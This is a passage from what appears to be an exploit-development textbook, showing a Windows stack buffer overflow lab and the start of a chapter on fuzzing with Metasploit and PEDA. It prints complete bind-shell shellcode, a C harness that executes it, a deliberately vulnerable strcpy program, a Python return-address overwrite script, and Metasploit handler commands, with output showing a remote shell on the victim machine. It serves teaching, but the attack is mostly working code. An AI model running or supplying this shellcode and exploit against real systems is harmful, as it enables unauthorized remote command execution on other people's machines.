
```
unsigned char buf[] =
"\xda\xcf\xd9\x74\x24\xf4\xbd\xb8\xbe\xbf\xa8\x5b\x29\xc9\xb1"
"\x53\x83\xeb\xfc\x31\x6b\x13\x03\xd3\xad\x5d\x5d\xdf\x3a\x23"
"\x9e\x1f\xbb\x44\x16\xfa\x8a\x44\x4c\x8f\xbd\x74\x06\xdd\x31"
"\xfe\x4a\xf5\xc2\x72\x43\xfa\x63\x38\xb5\x35\x73\x11\x85\x54"
"\xf7\x68\xda\xb6\xc6\xa2\x2f\xb7\x0f\xde\xc2\xe5\xd8\x94\x71"
"\x19\x6c\xe0\x49\x92\x3e\xe4\xc9\x47\xf6\x07\xfb\xd6\x8c\x51"
"\xdb\xd9\x41\xea\x52\xc1\x86\xd7\x2d\x7a\x7c\xa3\xaf\xaa\x4c"
"\x4c\x03\x93\x60\xbf\x5d\xd4\x47\x20\x28\x2c\xb4\xdd\x2b\xeb"
"\xc6\x39\xb9\xef\x61\xc9\x19\xcb\x90\x1e\xff\x98\x9f\xeb\x8b"
"\xc6\x83\xea\x58\x7d\xbf\x67\x5f\x51\x49\x33\x44\x75\x11\xe7"
"\xe5\x2c\xff\x46\x19\x2e\xa0\x37\xbf\x25\x4d\x23\xb2\x64\x1a"
"\x80\xff\x96\xda\x8e\x88\xe5\xe8\x11\x23\x61\x41\xd9\xed\x76"
"\xa6\xf0\x4a\xe8\x59\xfb\xaa\x21\x9e\xaf\xfa\x59\x37\xd0\x90"
"\x99\xb8\x05\x0c\x91\x1f\xf6\x33\x5c\xdf\xa6\xf3\xce\x88\xac"
"\xfb\x31\xa8\xce\xd1\x5a\x41\x33\xda\x75\xce\xba\x3c\x1f\xfe"
"\xea\x97\xb7\x3c\xc9\x2f\x20\x3e\x3b\x18\xc6\x77\x2d\x9f\xe9"
"\x87\x7b\xb7\x7d\x0c\x68\x03\x9c\x13\xa5\x23\xc9\x84\x33\xa2"
"\xb8\x35\x43\xef\x2a\xd5\xd6\x74\xaa\x90\xca\x22\xfd\xf5\x3d"
"\x3b\x6b\xe8\x64\x95\x89\xf1\xf1\xde\x09\x2e\xc2\xe1\x90\xa3"
"\x7e\xc6\x82\x7d\x7e\x42\xf6\xd1\x29\x1c\xa0\x97\x83\xee\x1a"
"\x4e\x7f\xb9\xca\x17\xb3\x7a\x8c\x17\x9e\x0c\x70\xa9\x77\x49"
"\x8f\x06\x10\x5d\xe8\x7a\x80\xa2\x23\x3f\xb0\xe8\x69\x16\x59"
"\xb5\xf8\x2a\x04\x46\xd7\x69\x31\xc5\xdd\x11\xc6\xd5\x94\x14"
"\x82\x51\x45\x65\x9b\x37\x69\xda\x9c\x1d";
```

We can test this shellcode before we use it:

```
#include<stdio.h>
#include<string.h>

unsigned char code[] =
"\xda\xcf\xd9\x74\x24\xf4\xbd\xb8\xbe\xbf\xa8\x5b\x29\xc9\xb1"
"\x53\x83\xeb\xfc\x31\x6b\x13\x03\xd3\xad\x5d\x5d\xdf\x3a\x23"
"\x9e\x1f\xbb\x44\x16\xfa\x8a\x44\x4c\x8f\xbd\x74\x06\xdd\x31"
"\xfe\x4a\xf5\xc2\x72\x43\xfa\x63\x38\xb5\x35\x73\x11\x85\x54"
"\xf7\x68\xda\xb6\xc6\xa2\x2f\xb7\x0f\xde\xc2\xe5\xd8\x94\x71"
"\x19\x6c\xe0\x49\x92\x3e\xe4\xc9\x47\xf6\x07\xfb\xd6\x8c\x51"
"\xdb\xd9\x41\xea\x52\xc1\x86\xd7\x2d\x7a\x7c\xa3\xaf\xaa\x4c"
"\x4c\x03\x93\x60\xbf\x5d\xd4\x47\x20\x28\x2c\xb4\xdd\x2b\xeb"
```

```
"\xc6\x39\xb9\xef\x61\xc9\x19\xcb\x90\x1e\xff\x98\x9f\xeb\x8b"
"\xc6\x83\xea\x58\x7d\xbf\x67\x5f\x51\x49\x33\x44\x75\x11\xe7"
"\xe5\x2c\xff\x46\x19\x2e\xa0\x37\xbf\x25\x4d\x23\xb2\x64\x1a"
"\x80\xff\x96\xda\x8e\x88\xe5\xe8\x11\x23\x61\x41\xd9\xed\x76"
"\xa6\xf0\x4a\xe8\x59\xfb\xaa\x21\x9e\xaf\xfa\x59\x37\xd0\x90"
"\x99\xb8\x05\x0c\x91\x1f\xf6\x33\x5c\xdf\xa6\xf3\xce\x88\xac"
"\xfb\x31\xa8\xce\xd1\x5a\x41\x33\xda\x75\xce\xba\x3c\x1f\xfe"
"\xea\x97\xb7\x3c\xc9\x2f\x20\x3e\x3b\x18\xc6\x77\x2d\x9f\xe9"
"\x87\x7b\xb7\x7d\x0c\x68\x03\x9c\x13\xa5\x23\xc9\x84\x33\xa2"
"\xb8\x35\x43\xef\x2a\xd5\xd6\x74\xaa\x90\xca\x22\xfd\xf5\x3d"
"\x3b\x6b\xe8\x64\x95\x89\xf1\xf1\xde\x09\x2e\xc2\xe1\x90\xa3"
"\x7e\xc6\x82\x7d\x7e\x42\xf6\xd1\x29\x1c\xa0\x97\x83\xee\x1a"
"\x4e\x7f\xb9\xca\x17\xb3\x7a\x8c\x17\x9e\x0c\x70\xa9\x77\x49"
"\x8f\x06\x10\x5d\xe8\x7a\x80\xa2\x23\x3f\xb0\xe8\x69\x16\x59"
"\xb5\xf8\x2a\x04\x46\xd7\x69\x31\xc5\xdd\x11\xc6\xd5\x94\x14"
"\x82\x51\x45\x65\x9b\x37\x69\xda\x9c\x1d";

int main()
{
    printf("Shellcode Length: %d\n", (int)strlen(code));
    int (*ret)() = (int(*)())code;
    ret();
}
```

Then, build it and run it:



Now, it's waiting for our connection. From our attacking machine, start Metasploit:

```
$ msfconsole
```


Then, select the handler to connect to the victim machine:

```
$ use exploit/multi/handler
```

Now, select our payload, which is `windows/shell_bind_tcp`:

```
$ set payload windows/shell_bind_tcp
```

Then, set the IP address of the victim machine:




Now, set the rhost:

```
$ set rhost 192.168.129.128
```

Then, let's start:

```
$ run
```


The output of the preceding command can be seen in the following screenshot:



Now, the session starts on `session 1`:

```
$ session 1
```

The output of the preceding command can be seen in the following screenshot:




We are now inside our victim machine. Exit this session and let's get back to our code. So, our final code should look like this:


```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int shell_pwn()
{
unsigned char code[] =
"\xda\xcf\xd9\x74\x24\xf4\xbd\xb8\xbe\xbf\xa8\x5b\x29\xc9\xb1"
"\x53\x83\xeb\xfc\x31\x6b\x13\x03\xd3\xad\x5d\x5d\xdf\x3a\x23"
"\x9e\x1f\xbb\x44\x16\xfa\x8a\x44\x4c\x8f\xbd\x74\x06\xdd\x31"
"\xfe\x4a\xf5\xc2\x72\x43\xfa\x63\x38\xb5\x35\x73\x11\x85\x54"
"\xf7\x68\xda\xb6\xc6\xa2\x2f\xb7\x0f\xde\xc2\xe5\xd8\x94\x71"
"\x19\x6c\xe0\x49\x92\x3e\xe4\xc9\x47\xf6\x07\xfb\xd6\x8c\x51"
```

```
"\xdb\xd9\x41\xea\x52\xc1\x86\xd7\x2d\x7a\x7c\xa3\xaf\xaa\x4c"
"\x4c\x03\x93\x60\xbf\x5d\xd4\x47\x20\x28\x2c\xb4\xdd\x2b\xeb"
"\xc6\x39\xb9\xef\x61\xc9\x19\xcb\x90\x1e\xff\x98\x9f\xeb\x8b"
"\xc6\x83\xea\x58\x7d\xbf\x67\x5f\x51\x49\x33\x44\x75\x11\xe7"
"\xe5\x2c\xff\x46\x19\x2e\xa0\x37\xbf\x25\x4d\x23\xb2\x64\x1a"
"\x80\xff\x96\xda\x8e\x88\xe5\xe8\x11\x23\x61\x41\xd9\xed\x76"
"\xa6\xf0\x4a\xe8\x59\xfb\xaa\x21\x9e\xaf\xfa\x59\x37\xd0\x90"
"\x99\xb8\x05\x0c\x91\x1f\xf6\x33\x5c\xdf\xa6\xf3\xce\x88\xac"
"\xfb\x31\xa8\xce\xd1\x5a\x41\x33\xda\x75\xce\xba\x3c\x1f\xfe"
"\xea\x97\xb7\x3c\xc9\x2f\x20\x3e\x3b\x18\xc6\x77\x2d\x9f\xe9"
"\x87\x7b\xb7\x7d\x0c\x68\x03\x9c\x13\xa5\x23\xc9\x84\x33\xa2"
"\xb8\x35\x43\xef\x2a\xd5\xd6\x74\xaa\x90\xca\x22\xfd\xf5\x3d"
"\x3b\x6b\xe8\x64\x95\x89\xf1\xf1\xde\x09\x2e\xc2\xe1\x90\xa3"
"\x7e\xc6\x82\x7d\x7e\x42\xf6\xd1\x29\x1c\xa0\x97\x83\xee\x1a"
"\x4e\x7f\xb9\xca\x17\xb3\x7a\x8c\x17\x9e\x0c\x70\xa9\x77\x49"
"\x8f\x06\x10\x5d\xe8\x7a\x80\xa2\x23\x3f\xb0\xe8\x69\x16\x59"
"\xb5\xf8\x2a\x04\x46\xd7\x69\x31\xc5\xdd\x11\xc6\xd5\x94\x14"
"\x82\x51\x45\x65\x9b\x37\x69\xda\x9c\x1d";

    printf("Shellcode Length: %d\n", (int)strlen(code));
    int (*ret)() = (int(*)())code;
    ret();
}

int copytobuffer(char* input)
{
    char buffer[15];
    strcpy (buffer,input);
    return 0;
}

void main (int argc, char *argv[])
{
    int local_variable = 1;
    copytobuffer(argv[1]);
    exit(0);
}
```


Now, build it and let's run it inside Immunity Debugger to find the address of the `shell_pwn` function. Start Immunity Debugger as the administrator and select our new code with any argument you want:




Then, hit the run program once. Now, we are at the program's entry point:




Right-click on the main screen and navigate to **Search for** | **All referenced text strings**:



Do you see `Shellcode Length`? This is a string in the `shell_pwn` function; now double-click on it:




The program set us on the exact location of the `Shellcode Length` string. Now, let's go up until we hit the function's start address:




That's it at address `0x00401340`. Now, let's set up our exploit code:

```
#!/usr/bin/python
from struct import *
buffer = ''
buffer += 'a'*27
buffer += pack("<Q", 0x00401340)
f = open("input.txt", "w")
f.write(buffer)
```


Now, run the exploit code to renew `input.txt`; then, open `input.txt`:




Then, copy the contents of it. Go back to Immunity Debugger and open the program again and paste the payload:



Then, hit the run program twice. The code is still running:



Also, take a look at the status bar:



Our shellcode is running now and waiting for our connection. Let's go back to our attacking machine and set up the handler to connect to the victim machine:

```
$ msfconsole
$ use exploit/multi/handler
$ set payload windows/shell_bind_tcp
$ set rhost 192.168.129.128
$ run
```

The output of the preceding command can be seen in the following screenshot:

```
msf exploit(handler) > run
[*] Exploit running as background job 1.

[*] Started bind handler
msf exploit(handler) > [*] Command shell session 2 opened (192.168.129.1:38397 -> 192.168.129.128:4444)

msf exploit(handler) > 
```

The connection has been established on `session 2`:

```
$ session 2
```

The output of the preceding command can be seen in the following screenshot:

```
msf exploit(handler) > sessions 2
[*] Starting interaction with 2...

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2017 Computer Media Corporation.  All rights reserved.

C:\Users\test\another>
```

It worked!

Summary

At this point, we know how buffer overflow attacks work on Linux and Windows. Also, we know how to exploit stack overflow.

In the next chapter, we will talk about more techniques, such as how to locate and control the instruction pointer, how to find the location of your payload, and more techniques for buffer overflow attacks.

7

Exploit Development – Part 1

Exploit development, here we are! Now we are starting the real stuff! In this chapter, we will walk through how to deal with exploits fuzzing. We will also learn techniques in exploit development, such as controlling the instruction pointer and how to find a place to put our shellcode in.

The following are the topics that we will cover in this chapter:

- Fuzzing and controlling instruction pointer
- Injecting a shellcode
- A complete example of buffer overflow

Let's start!

Fuzzing and controlling instruction pointer

In the previous chapter, we injected characters, but we need to know the exact offset of the instruction pointer, which was injecting 24 As. The idea of finding the exact offset of the RIP register is injecting a specific sequence length of a pattern, and based on the last element on the stack, calculating the offset of the RIP register. Don't worry, you will understand in the next example. So how can we determine the exact offset of the RIP register? We have two tools for this, the Metasploit Framework and PEDA, and we will talk about both of them.

Using Metasploit Framework and PEDA

First, we will use the Metasploit Framework to create the pattern, and to do so we need to navigate to this location: `/usr/share/metasploit-framework/tools/exploit/`.

Now, how to create a pattern? We can create one using `pattern_create.rb`.

Let's take an example using our vulnerable code but with a bigger buffer, let's say `256`:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int copytobuffer(char* input)
{
    char buffer[256];
